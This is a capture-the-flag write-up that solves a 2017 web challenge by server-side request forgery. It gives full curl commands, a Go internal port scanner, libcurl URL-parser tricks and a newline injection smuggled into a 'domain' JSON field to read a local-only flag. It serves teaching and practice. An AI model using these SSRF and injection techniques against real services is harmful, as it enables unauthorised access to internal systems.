As with most problems in the world, this one started with a tweet:
Let’s find that flag!
TLDR
# step 0
curl -v http://104.236.20.43/
# step 1
curl -v http://104.236.20.43/ -H 'Host: admin.acme.org'
# step 2
curl -v http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes'
# step 3
curl -v http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST
# step 4
curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{}'
# step 5
curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"localhost:22 @212.example.com"}'
curl -s http://104.236.20.43/read.php?id=(RETURNED ID) -H 'Host: admin.acme.org' --cookie 'admin=yes' | jq -r  '.data' | base64 -d
#step 6
curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"localhost:1337 @212.example.com"}'
curl -s http://104.236.20.43/read.php?id=(RETURNED ID) -H 'Host: admin.acme.org' --cookie 'admin=yes' | jq -r  '.data' | base64 -d
# step 7
curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"localhost:1337/flag\n212.example.com"}'
curl -s http://104.236.20.43/read.php?id=(RETURNED ID - 1) -H 'Host: admin.acme.org' --cookie 'admin=yes' | jq -r  '.data' | base64 -d
# step 7, output
FLAG: CF,2dsV\/]fRAYQ.TDEp`w"M(%mU;p9+9FD{Z48X*Jtt{%vS($g7\S):f%=P[Y@nka=<tqhnF<aq=K5:BC@Sb*{[%z"+@yPb/nfFna<e$hv{p8r2[vMMF52y:z/Dh;{6
Or if you would prefer a tweet sized solution:
H="Host: admin.acme.org";B="admin=yes";curl 104.236.20.43/read.php?id=$(expr $(curl 104.236.20.43/index.php -s -H "$H" -b "$B" -d '{"domain":"0:1337/flag\n212.h.com"}' -H "Content-Type: application/json"|sed 's/.*=\(.*\)\"}/\1/') - 1) -s -H "$H" -b "$B"|jq -r '.data'|base64 -d
But I digress. Still here? Cool, lets find this flag and document the snags I hit along the way.
Step 1 — Virtual hosting
http://104.236.20.43/ greets us with a default Ubuntu install:

This is the last time we will use our web browser for this CTF (curl time!)!
From the originally tweet & blog post — we know to search for an “admin” interface on 104.236.20.43. We should check for “admin” hostnames for sites hosted (and paths, see setback 1 below) on the same server. This technique of hosting multiple sites behind the same IP/port is called name-based virtual hosting.
Checking any hostname returns the Apache2 Ubuntu default page, with the exception of admin.acme.org:
ubuntu@client:~$ curl -v http://104.236.20.43/ -H 'Host: admin.acme.org'
*   Trying 104.236.20.43...
* TCP_NODELAY set
* Connected to 104.236.20.43 (104.236.20.43) port 80 (#0)
> GET / HTTP/1.1
> Host: admin.acme.org
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 17 Nov 2017 23:30:19 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Set-Cookie: admin=no
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
For admin.acme.org we are provided a blank page and a cookie “admin=no”!
Setback 1.a — Brute force

Executing a brute force scan of the root directory returns nothing exciting, except a fake flag http://104.236.20.43/flag –
DNS or other related recon methods will not work as the public acme.org is not associated with this machine.
Step 2 — admin=yes
If we try a few values for the admin cookie, we find the only value that returns anything other than a HTTP 200 return code is “admin=yes”:
ubuntu@client:~$ curl -v http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes'
*   Trying 104.236.20.43...
* TCP_NODELAY set
* Connected to 104.236.20.43 (104.236.20.43) port 80 (#0)
> GET / HTTP/1.1
> Host: admin.acme.org
> User-Agent: curl/7.54.0
> Accept: */*
> Cookie: admin=yes
>
< HTTP/1.1 405 Method Not Allowed
< Date: Sat, 18 Nov 2017 00:25:51 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
At this point, we have a server returning a 405, which is not terribly exciting. At least there were no setbacks with this step 🙂
Step 3 — What is a 405?
A HTTP 405 response is defined as:
The 405 (Method Not Allowed) status code indicates that the method
received in the request-line is known by the origin server but not
supported by the target resource. The origin server MUST generate an
Allow header field in a 405 response containing a list of the target
resource’s currently supported methods.
An HTTP Method refers to the verb sent by the client, in the above case this was “GET”, however there are many options available. The only method that returns anything different is POST, which can be observed returning a 406 error:
ubuntu@client:~$ curl -v http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST
*   Trying 104.236.20.43...
* TCP_NODELAY set
* Connected to 104.236.20.43 (104.236.20.43) port 80 (#0)
> POST / HTTP/1.1
> Host: admin.acme.org
> User-Agent: curl/7.54.0
> Accept: */*
> Cookie: admin=yes
>
< HTTP/1.1 406 Not Acceptable
< Date: Sat, 18 Nov 2017 00:37:46 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
Aside — HTTP OPTIONS
An OPTIONS method with a * request target returns an list of allowed methods:
ubuntu@client:~$ curl -v http://104.236.20.43/* -H 'Host: admin.acme.org' --cookie 'admin=yes' -X OPTIONS 2>&1 | grep Allow
< Allow: GET,HEAD,POST,OPTIONS
Setback 3.a — 405 vs 406
I spent hours trying other HTTP methods as I did not notice that the POST request type returned a 406.
Step 4 — What is a 406?
Noticing a theme here yet? 🙂
A HTTP 406 response is defined as:
The 406 (Not Acceptable) status code indicates that the target
resource does not have a current representation that would be
acceptable to the user agent, according to the proactive negotiation
header fields received in the request (Section 5.3), and the server
is unwilling to supply a default representation.
A 406 typically refers to the Accept headers sent by a client (see setback 4.a). In our case, since we are sending a POST request which generally contains data, the server is complaining that our data is not correctly formatted. If we send a request with a content type “application/json”, we receive this response:
ubuntu@client:~$ curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json"
{"error":{"body":"unable to decode"}}
By adding some data, we see that we are missing a domain field:
ubuntu@client:~$ curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{}'
{"error":{"domain":"required"}}
These errors actually come in as 418 teapot responses 🍵🍵🍵.
Setback 4.a — Accept all the things
As I thought the 406 header indicated something was missing from my “Accept” HTTP header (implying */* was not acceptable), I spent far too long gathering different acceptable Accept media types.
Step 5 — Domains
Sending domain requests allows us to ascertain the rules regarding the domain that must be followed:
- The domain must match the regex .*212.*\..*\.com for example 212.h.com and abc212abc.abc.com are both valid
- The domain cannot contain the characters: ? & \ % #
- The domain is parsed by php libcurl
To put this into practice, let’s send a sample request (which will GET / from 212.erbbysam.com). Note that this is a 2 step process:
ubuntu@client:~$ curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"212.erbbysam.com"}'
{"next":"\/read.php?id=2150"}
ubuntu@client:~$ curl -s http://104.236.20.43/read.php?id=2150 -H 'Host: admin.acme.org' --cookie 'admin=yes'
{"data":"(base64 data removed)"}
Rule 3 above becomes obvious when the string “localhost:22 @212.example.com” is provided as a domain:
ubuntu@client:~$ curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"localhost:22 @212.example.com"}'
{"next":"\/read.php?id=97"}
ubuntu@client:~$ curl -s http://104.236.20.43/read.php?id=97 -H 'Host: admin.acme.org' --cookie 'admin=yes' | jq -r  '.data' | base64 -d
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
Protocol mismatch.
That string may look familiar as it is very similar to php libcurl issues that were observed in one of the best talks to come out of Vegas this year (besides my own 🙂 ) – https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf
Aside — Tornado black hole
Hosting a simple python tornado server at 212.erbbysam.com allowed me to reason about what the server’s code actually looked like by observing the requests coming in:
import tornado.ioloop
import tornado.web

class MainHandler(tornado.web.RequestHandler):
    def get(self):
        print self.request

def make_app():
    return tornado.web.Application([
        (r"/.*", MainHandler),
    ])

if __name__ == "__main__":
    app = make_app()
    app.listen(80)
    tornado.ioloop.IOLoop.current().start()
Step 6 — Internal network scan
Suspecting that pivoting to something only accessible locally was the next step (while trying all the things™), I setup a simple Go executable to scan every port accessible (similar to port 22 above):
package main

import "fmt"
import "os/exec"
import "strings"
import "strconv"

func Cmd(cmd string) []byte {
    out, err := exec.Command("bash", "-c", cmd).Output()
    if err != nil {
        fmt.Printf("error -- %s\n", cmd)
    }
    return out
}

func main() {
    port := 0
    for port < 65535 {
        fmt.Printf("%d -- ", port)
        cmd := fmt.Sprintf("curl http://admin.acme.org/index.php --header 'Host: admin.acme.org' --cookie 'admin=yes' -v -X POST -d '{\"domain\":\"localhost:%d @212.example.com\"}' -H 'Content-Type: application/json' --max-time 10 ", port)
        out := string(Cmd(cmd))
        out =  strings.TrimLeft(strings.TrimRight(out,"\"}"),"{\"next\":\"\\/read.php?id=")
        num_out, err := strconv.Atoi(out)

        if err == nil {
            cmd = fmt.Sprintf("curl http://104.236.20.43/read.php?id=%d --header 'Host: admin.acme.org' --cookie \"admin=yes\" -v --max-time 10 " ,num_out)
            out = string(Cmd(cmd))
            fmt.Println(out)

        } else {
                fmt.Println("invalid")
        }
        port = port + 1
    }
}
Running this code only produced a few interesting hits:
ubuntu@client:~/go/scan$ go run test.go
...
22 -- {"data":"U1NILTIuMC1PcGVuU1NIXzcuMnAyIFVidW50dS00dWJ1bnR1Mi4yDQpQcm90b2NvbCBtaXNtYXRjaC4K"} (SSH example above)
53 -- error (local dns server)
80 -- {"data":"CjwhRE9DVFlQRSBodG1sIFBVQkxJQ... (default ubuntu page)
1337 -- {"data":"SG1tLCB3aGVyZSB3b3VsZCBpdCBiZT8K"} ("Hmm, where would it be?")
The 1337 port appears to be running an http server (and it’s hinting that we’re getting close)!
Step 7 — Reaching /flag on 1337
This part is a bit tricky. An intentional “bug” in the domain parsing script meant that a \n character would split a request into 2 separate reads (incrementing the read.php ID 2x). To demonstrate this, I will make two consecutive calls with a \n:
ubuntu@client:~$ curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"localhost:80/\n212.h.com"}'
{"next":"\/read.php?id=2139"}
ubuntu@client:~$ curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"localhost:1337/\n212.example.com"}'
{"next":"\/read.php?id=2141"}
In this case read.php?id=2140 will access “localhost:1337/” while read.php?id=2141 will access “212.example.com”. This allows us to access localhost:1337/flag and grab our flag while still satisfying the domain rules from step 5!
ubuntu@client:~$ curl http://104.236.20.43/ -H 'Host: admin.acme.org' --cookie 'admin=yes' -X POST -H "Content-Type: application/json" -d '{"domain":"localhost:1337/flag\n212.example.com"}'
{"next":"\/read.php?id=2143"}
ubuntu@client:~$ curl -s http://104.236.20.43/read.php?id=2142 -H 'Host: admin.acme.org' --cookie 'admin=yes' | jq -r  '.data' | base64 -d
FLAG: CF,2dsV\/]fRAYQ.TDEp`w"M(%mU;p9+9FD{Z48X*Jtt{%vS($g7\S):f%=P[Y@nka=<tqhnF<aq=K5:BC@Sb*{[%z"+@yPb/nfFna<e$hv{p8r2[vMMF52y:z/Dh;{6
Setback 7.a — Unicode characters
Using the python tornado server above, I observed that any unicode character (as \uXXXX where X is a hex character) could be passed through the server (with the exception of the character list in part 5). This is due to the use of json encoding, but was entirely unused here.
Setback 7.b — \n
I could not figure out why my request would disappear when a \n was passed in (no error appeared and no domain was contacted). My breakthrough here came when I tried the domain “212.erbbysam.com:80/flag\n212.erbbysam.com” and a GET / was accessed by the ID that was returned, I then noticed the ID had incremented twice (1st ID would GET /flag, 2nd ID — the value returned — would get /).
Conclusion
In conclusion, never stop trying all the things™ and always be on the lookout for interesting papers and presentations (I’m not sure if I would have finished this without knowing about that Black Hat URL parser presentation).
Taking the curl requests from step 7, creating a few temporary bash variables and changing “localhost” to “0” we reduce this CTF to proper tweet form (277 characters):
H="Host: admin.acme.org";B="admin=yes";curl 104.236.20.43/read.php?id=$(expr $(curl 104.236.20.43/index.php -s -H "$H" -b "$B" -d '{"domain":"0:1337/flag\n212.h.com"}' -H "Content-Type: application/json"|sed 's/.*=\(.*\)\"}/\1/') - 1) -s -H "$H" -b "$B"|jq -r '.data'|base64 -d
Huge shout-out to @NahamSec and @jobertama for this awesome challenge & thanks for reading 🙂